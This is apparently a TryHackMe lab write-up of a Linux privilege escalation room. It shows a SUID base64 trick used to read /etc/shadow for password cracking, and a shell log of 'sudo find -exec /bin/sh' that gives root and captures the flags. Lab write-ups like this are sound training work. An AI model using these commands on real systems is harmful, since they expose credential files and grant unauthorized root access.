
Step 2:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```



Next, I went on GFTObins to find a way to exploit the base64 command to look at the shadow file. I then open the passwd file. I stored those into text files on my attack machine. I used john the ripper to crack the password based on a wordlist. I found the password for Missy's account.

Step 3:

```
[missy@ip-10-10-125-55 leonard]$ find / -name flag1.txt 2>/dev/null
/home/missy/Documents/flag1.txt
[missy@ip-10-10-125-55 leonard]$ cd /home/missy/Documents
[missy@ip-10-10-125-55 Documents]$ cat falg.txt
cat: falg.txt: No such file or directory
[missy@ip-10-10-125-55 Documents]$ cat flag1.txt
THM-42828719920544
[missy@ip-10-10-125-55 Documents]$ ^C
[missy@ip-10-10-125-55 Documents]$ find / -name flag2.txt 2>/dev/null
[missy@ip-10-10-125-55 Documents]$ sudo -l
Matching Defaults entries for missy on ip-10-10-125-55:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User missy may run the following commands on ip-10-10-125-55:
    (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-125-55 Documents]$
```




```
[missy@ip-10-10-125-55 Documents]$ sudo find . -exec /bin/sh \; -quit
sh-4.2# whoami
root
sh-4.2# find / -name flag2.txt 2>/dev/null
/home/rootflag/flag2.txt
sh-4.2# cd /home/rootflag
sh-4.2# cat flag2.txt
THM-168824782390238
sh-4.2#
```

Once I was able to log into Missy's account, I ran the sudo -l command again and I found out that the find command can be run as root. I went on GTFObins once again to find a command and I used that command to get root access.

Congratulations on completing Linux Privilege Escalation!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
208	12	Walkthrough	Medium	3